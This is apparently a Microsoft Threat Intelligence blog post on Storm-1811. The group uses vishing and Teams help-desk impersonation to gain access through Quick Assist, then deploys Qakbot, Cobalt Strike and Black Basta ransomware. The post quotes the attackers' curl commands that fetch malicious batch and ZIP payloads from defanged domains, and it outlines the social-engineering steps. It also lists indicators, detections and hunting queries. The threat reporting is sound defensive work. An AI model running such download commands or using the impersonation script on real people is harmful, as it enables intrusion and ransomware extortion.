
Threat actors misusing Quick Assist in social engineering attacks leading to ransomware

microsoft.com/en-us/security/blog/2024/05/15/threat-actors-misusing-quick-assist-in-social-engineering-attacks-leading-to-ransomware/

May 15, 2024

Skip to main content



By

> **June 2024 update**: At the end of May 2024, Microsoft Threat Intelligence observed Storm-1811 using Microsoft Teams as another vector to contact target users. Microsoft assesses that the threat actor uses Teams to send messages and initiate calls in an attempt to impersonate IT or help desk personnel. This activity leads to Quick Assist misuse, followed by credential theft using EvilProxy, execution of batch scripts, and use of SystemBC for persistence and command and control.

Since mid-April 2024, Microsoft Threat Intelligence has observed the threat actor Storm-1811 misusing the client management tool Quick Assist to target users in social engineering attacks. Storm-1811 is a financially motivated cybercriminal group known to deploy Black

Basta ransomware. The observed activity begins with impersonation through voice phishing (vishing), followed by delivery of malicious tools, including remote monitoring and management (RMM) tools like ScreenConnect and NetSupport Manager, malware like Qakbot, Cobalt Strike, and ultimately Black Basta ransomware.

MITIGATE THIS THREAT

Get recommendations
Quick Assist is an application that enables a user to share their Windows or macOS device with another person over a remote connection. This enables the connecting user to remotely connect to the receiving user's device and view its display, make annotations, or take full control, typically for troubleshooting. Threat actors misuse Quick Assist features to perform social engineering attacks by pretending, for example, to be a trusted contact like Microsoft technical support or an IT professional from the target user's company to gain initial access to a target device.

RANSOMWARE AS A SERVICE

Protect users and orgs
In addition to protecting customers from observed malicious activity, Microsoft is investigating the use of Quick Assist in these attacks and is working on improving the transparency and trust between helpers and sharers, and incorporating warning messages in Quick Assist to alert users about possible tech support scams. Microsoft Defender for Endpoint detects components of activity originating from Quick Assist sessions as well as follow-on activity, and Microsoft Defender Antivirus detects the malware components associated with this activity.

TECH SUPPORT SCAMS

Report scam
Organizations can also reduce the risk of attacks by blocking or uninstalling Quick Assist and other remote management tools if the tools are not in use in their environment. Quick Assist is installed by default on devices running Windows 11. Additionally, tech support scams are an industry-wide issue where scammers use scare tactics to trick users into unnecessary technical support services. Educating users on how to recognize such scams can significantly reduce the impact of social engineering attacks.


Social engineering

One of the social engineering techniques used by threat actors to obtain initial access to target devices using Quick Assist is through vishing attacks. Vishing attacks are a form of social engineering that involves callers luring targets into revealing sensitive information under false pretenses or tricking targets into carrying out actions on behalf of the caller.

For example, threat actors might attempt to impersonate IT or help desk personnel, pretending to conduct generic fixes on a device. In other cases, threat actors initiate link listing attacks – a type of email bombing attack, where threat actors sign up targeted emails to multiple email subscription services to flood email addresses indirectly with subscribed content. Following the email flood, the threat actor impersonates IT support through phone calls to the target user, claiming to offer assistance in remediating the spam issue.

At the end of May 2024, Microsoft observed Storm-1811 using Microsoft Teams to send messages to and call target users. Tenants created by the threat actor are used to impersonate help desk personnel with names displayed as “Help Desk”, “Help Desk IT”, “Help Desk Support”, and “IT Support”. Microsoft has taken action to mitigate this by suspending identified accounts and tenants associated with inauthentic behavior. Apply security best practices for Microsoft Teams to safeguard Teams users.


During the call, the threat actor persuades the user to grant them access to their device through Quick Assist. The target user only needs to press CTRL + Windows + Q and enter the security code provided by the threat actor, as shown in the figure below.



Let someone you trust view your screen or take control of your PC.

Figure 1. Quick Assist prompt to enter security code

After the target enters the security code, they receive a dialog box asking for permission to allow screen sharing. Selecting *Allow* shares the user’s screen with the actor.




[redacted]

Allow screen sharing?

[redacted] is asking to view your screen. Remember to close anything you don't want them to see.

Figure 2. Quick Assist dialog box asking permission to allow screen sharing

Once in the session, the threat actor can select *Request Control*, which if approved by the target, grants the actor full control of the target's device.




[redacted] is requesting control

Figure 3. Quick Assist dialog box asking permission to allow control

Follow-on activity leading to Black Basta ransomware

Once the user allows access and control, the threat actor runs a scripted cURL command to download a series of batch files or ZIP files used to deliver malicious payloads. Some of the batch scripts observed reference installing fake spam filter updates requiring the targets to provide sign-in credentials. In several cases, Microsoft Threat Intelligence identified such activity leading to the download of Qakbot, RMM tools like ScreenConnect and NetSupport Manager, and Cobalt Strike.



```
curl -o s.bat --insecure hxxps://upd7[.]com/update/s.bat
curl -o s.zip --insecure hxxps://upd7[.]com/update/s.zip
```

Figure 4. Examples of cURL commands to download batch files and ZIP files

Qakbot has been used over the years as a remote access vector to deliver additional malicious payloads that led to ransomware deployment. In this recent activity, Qakbot was used to deliver a Cobalt Strike Beacon attributed to Storm-1811.

ScreenConnect was used to establish persistence and conduct lateral movement within the compromised environment. NetSupport Manager is a remote access tool used by multiple threat actors to maintain control over compromised devices. An attacker might use this tool to remotely access the device, download and install additional malware, and launch arbitrary commands.

The mentioned RMM tools are commonly used by threat actors because of their extensive capabilities and ability to blend in with the environment. In some cases, the actors leveraged the OpenSSH tunneling tool to establish a secure shell (SSH) tunnel for persistence.

After the threat actor installs the initial tooling and the phone call is concluded, Storm-1811 leverages their access and performs further hands-on-keyboard activities such as domain enumeration and lateral movement.

In cases where Storm-1811 relies on Teams messages followed by phone calls and remote access through Quick Assist, the threat actor uses BITSAdmin to download batch files and ZIP files from a malicious site, for example *antispam3[.]com*. Storm-1811 also provides the target user with malicious links that redirect the user to an EvilProxy phishing site to input credentials. EvilProxy is an adversary-in-the-middle (AiTM) phishing kit used to capture passwords, hijack a user’s sign-in session, and skip the authentication process. Storm-1811 was also observed deploying SystemBC, a post-compromise commodity remote access trojan (RAT) and proxy tool typically used to establish command-and-control communication, establish persistence in a compromised environment, and deploy follow-on malware, notably ransomware.

In several cases, Storm-1811 uses PsExec to deploy Black Basta ransomware throughout the network. Black Basta is a closed ransomware offering (exclusive and not openly marketed like ransomware as a service) distributed by a small number of threat actors who typically rely on other threat actors for initial access, malicious infrastructure, and malware development. Since Black Basta first appeared in April 2022, Black Basta attackers have deployed the ransomware after receiving access from Qakbot and other malware distributors, highlighting the need for organizations to focus on attack stages prior to ransomware deployment to reduce the threat. In the next sections, we share recommendations for improving defenses against this threat, including best practices when using Quick Assist and mitigations for reducing the impact of Black Basta and other ransomware.

Recommendations

Microsoft recommends the following best practices to protect users and organizations from attacks and threat actors that misuse Quick Assist:

- Consider blocking or uninstalling Quick Assist and other remote monitoring and management tools if these tools are not in use in your environment. If your organization utilizes another remote support tool such as Remote Help, block or remove Quick Assist as a best practice. Remote Help is part of the Microsoft Intune Suite and provides authentication and security controls for helpdesk connections.
- Educate users about protecting themselves from tech support scams. Tech support scams are an industry-wide issue where scammers use scary tactics to trick users into unnecessary technical support services.
- Only allow a helper to connect to your device using Quick Assist if you initiated the interaction by contacting Microsoft Support or your IT support staff directly. Don’t provide access to anyone claiming to have an urgent need to access your device.
- If you suspect that the person connecting to your device is conducting malicious activity, disconnect from the session immediately and report to your local authorities and/or any relevant IT members within your organization.
- Users who have been affected by a tech support scam can also use the Microsoft technical support scam form to report it.

Microsoft recommends the following mitigations to reduce the impact of this threat:

- Educate users about protecting personal and business information in social media, filtering unsolicited communication, identifying lure links in phishing emails, and reporting reconnaissance attempts and other suspicious activity.
- Educate users about preventing malware infections, such as ignoring or deleting unsolicited and unexpected emails or attachments sent through instant messaging applications or social networks as well as suspicious phone calls.
- Invest in advanced anti-phishing solutions that monitor incoming emails and visited websites. Microsoft Defender for Office 365 brings together incident and alert management across email, devices, and identities, centralizing investigations for email-based threats.
- Educate Microsoft Teams users to verify ‘External’ tagging on communication attempts from external entities, be cautious about what they share, and never share their account information or authorize sign-in requests over chat.
- Implement Conditional Access authentication strength to require phishing-resistant authentication for employees and external users for critical apps.
- Apply Microsoft’s security best practices for Microsoft Teams to safeguard Teams users.
- Turn on cloud-delivered protection in Microsoft Defender Antivirus or the equivalent for your antivirus product to cover rapidly evolving attacker tools and techniques. Cloud-based machine learning protections block a huge majority of new and unknown variants.

- Enable network protection to prevent applications or users from accessing malicious domains and other malicious content on the internet.
- Turn on tamper protection features to prevent attackers from stopping security services.
- Enable investigation and remediation in full automated mode to allow Defender for Endpoint to take immediate action on alerts to resolve breaches, significantly reducing alert volume.
- Refer to Microsoft's human-operated ransomware overview for general hardening recommendations against ransomware attacks.

Microsoft Defender XDR customers can turn on attack surface reduction rules to prevent common attack techniques:

- Block executable files from running unless they meet a prevalence, age, or trusted list criterion
- Block execution of potentially obfuscated scripts
- Block process creations originating from PSExec and WMI commands
- Use advanced protection against ransomware

Detection details

Microsoft Defender Antivirus

Microsoft Defender Antivirus detects Qakbot downloaders, implants, and behavior as the following malware:

- TrojanDownloader:O97M/Qakbot
- Trojan:Win32/QBot
- Trojan:Win32/Qakbot
- TrojanSpy:Win32/Qakbot
- Behavior:Win32/Qakbot

Black Basta threat components are detected as the following:

- Behavior:Win32/Basta
- Ransom:Win32/Basta
- Trojan:Win32/Basta

Microsoft Defender Antivirus detects Beacon running on a victim process as the following:

- Behavior:Win32/CobaltStrike
- Backdoor:Win64/CobaltStrike
- HackTool:Win64/CobaltStrike

Additional Cobalt Strike components are detected as the following:

- TrojanDropper:PowerShell/Cobacis
- Trojan:Win64/TurtleLoader.CS
- Exploit:Win32/ShellCode.BN

SystemBC components are detected as:

- Behavior:Win32/SystemBC
- Trojan: Win32/SystemBC

Microsoft Defender for Endpoint

Alerts with the following title in the security center can indicate threat activity on your network:

> Suspicious activity using Quick Assist

The following alerts might also indicate activity related to this threat. Note, however, that these alerts can also be triggered by unrelated threat activity.

- Suspicious curl behavior
- Suspicious bitsadmin activity
- Suspicious file creation by BITSAdmin tool
- A file or network connection related to a ransomware-linked emerging threat activity group detected —*This alert captures Storm-1811 activity*
- Ransomware-linked emerging threat activity group Storm-0303 detected — *This alert captures some Qakbot distributor activity*
- Possible Qakbot activity
- Possible NetSupport Manager activity
- Possibly malicious use of proxy or tunneling tool
- Suspicious usage of remote management software
- Ongoing hands-on-keyboard attacker activity detected (Cobalt Strike)
- Human-operated attack using Cobalt Strike
- Human-operated attack implant tool detected
- Ransomware behavior detected in the file system

Indicators of compromise

Domain names:

- upd7a[.]com
- upd7[.]com
- upd9[.]com

- upd5[.]pro
- antispam3[.]com
- antispam2[.]com

SHA-256:

- 71d50b74f81d27feefbc2bc0f631b0ed7fcdf88b1abbd6d104e66638993786f8
- 0f9156f91c387e7781603ed716dcdc3f5342ece96e155115708b1662b0f9b4d0
- 1ad05a4a849d7ed09e2efb38f5424523651baf3326b5f95e05f6726f564ccc30
- 93058bd5fe5f046e298e1d3655274ae4c08f07a8b6876e61629ae4a0b510a2f7
- 1cb1864314262e71de1565e198193877ef83e98823a7da81eb3d59894b5a4cfb

ScreenConnect relay:

instance-olqdnn-relay.screenconnect[.]com

NetSupport C2:

greekpool[.]com

Cobalt Strike Beacon C2:

- zziveastnews[.]com
- realsepnews[.]com

Advanced hunting

Microsoft Defender XDR

To locate possible malicious activity, run the following query in the Microsoft Defender portal:

This query looks for possible email bombing activity:

```
EmailEvents
| where EmailDirection == "Inbound"
| make-series Emailcount = count()
              on Timestamp step 1h by RecipientObjectId
| extend (Anomalies, AnomalyScore, ExpectedEmails) =
series_decompose_anomalies(Emailcount)
| mv-expand Emailcount, Anomalies, AnomalyScore, ExpectedEmails to typeof(double),
Timestamp
| where Anomalies != 0
| where AnomalyScore >= 10
```

This query looks for possible Teams phishing activity.

```
let suspiciousUpns = DeviceProcessEvents
| where DeviceId == "alertedMachine"
| where isnotempty(InitiatingProcessAccountUpn)
| project InitiatingProcessAccountUpn;
CloudAppEvents
| where Application == "Microsoft Teams"
| where ActionType == "ChatCreated"
| where isempty(AccountObjectId)
| where RawEventData.ParticipantInfo.HasForeignTenantUsers == true
| where RawEventData.CommunicationType == "OneonOne"
| where RawEventData.ParticipantInfo.HasGuestUsers == false
| where RawEventData.ParticipantInfo.HasOtherGuestUsers == false
| where RawEventData.Members[0].DisplayName in ("Microsoft  Security", "Help Desk",
"Help Desk Team", "Help Desk IT", "Microsoft Security", "office")
| where AccountId has "@"
| extend TargetUPN = tolower(tostring(RawEventData.Members[1].UPN))
| where TargetUPN in (suspiciousUpns)
```

Microsoft Sentinel

Microsoft Sentinel customers can use the TI Mapping analytics (a series of analytics all prefixed with ‘TI map’) to automatically match the malicious domain indicators mentioned in this blog post with data in their workspace. If the TI Map analytics are not currently deployed, customers can install the Threat Intelligence solution from the Microsoft Sentinel Content Hub to have the analytics rule deployed in their Sentinel workspace.

Microsoft Sentinel also has a range of hunting queries available in Sentinel GitHub repo or as part of Sentinel solutions that customers can use to detect the activity detailed in this blog in addition to Microsoft Defender detections. These hunting queries include the following:

Qakbot:

Qakbot hunting queries

Cobalt Strike:

References

Defense and Mitigations from E-mail Bombing. U.S. Department of Health and Human Services, Health Sector Cybersecurity Coordination Center

Learn more

For the latest security research from the Microsoft Threat Intelligence community, check out the Microsoft Threat Intelligence Blog: https://aka.ms/threatintelblog.

To get notified about new publications and to join discussions on social media, follow us on LinkedIn at https://www.linkedin.com/showcase/microsoft-threat-intelligence, and on X (formerly Twitter) at https://twitter.com/MsftSecIntel.

To hear stories and insights from the Microsoft Threat Intelligence community about the ever-evolving threat landscape, listen to the Microsoft Threat Intelligence podcast: https://thecyberwire.com/podcasts/microsoft-threat-intelligence.

Related Posts

Research

Threat intelligence


Microsoft Defender

Social engineering / phishing

Dec 28, 202310 min read

Financially motivated threat actors misusing App Installer

Since mid-November 2023, Microsoft Threat Intelligence has observed threat actors, including financially motivated actors like Storm-0569, Storm-1113, Sangria Tempest, and Storm-1674, utilizing the ms-appinstaller URI scheme (App Installer) to distribute malware.




Ransomware as a service: Understanding the cybercrime gig economy and how to protect yourself

Microsoft coined the term “human-operated ransomware” to clearly define a class of attack driven by expert human intelligence at every step of the attack chain and culminate in intentional business disruption and extortion. In this blog, we explain the ransomware as a service (RaaS) affiliate model and disambiguate between the attacker tools and the various threat actors at play during a security incident.

Stopping C2 communications in human-operated ransomware through network protection

Providing advanced protection against increasingly sophisticated human-operated ransomware, Microsoft Defender for Endpoint’s network protection leverages threat intelligence and machine learning to block command-and-control (C2) communications.



Octo Tempest crosses boundaries to facilitate extortion, encryption, and destruction

Microsoft has been tracking activity related to the financially motivated threat actor Octo Tempest, whose evolving campaigns represent a growing concern for many organizations across multiple industries.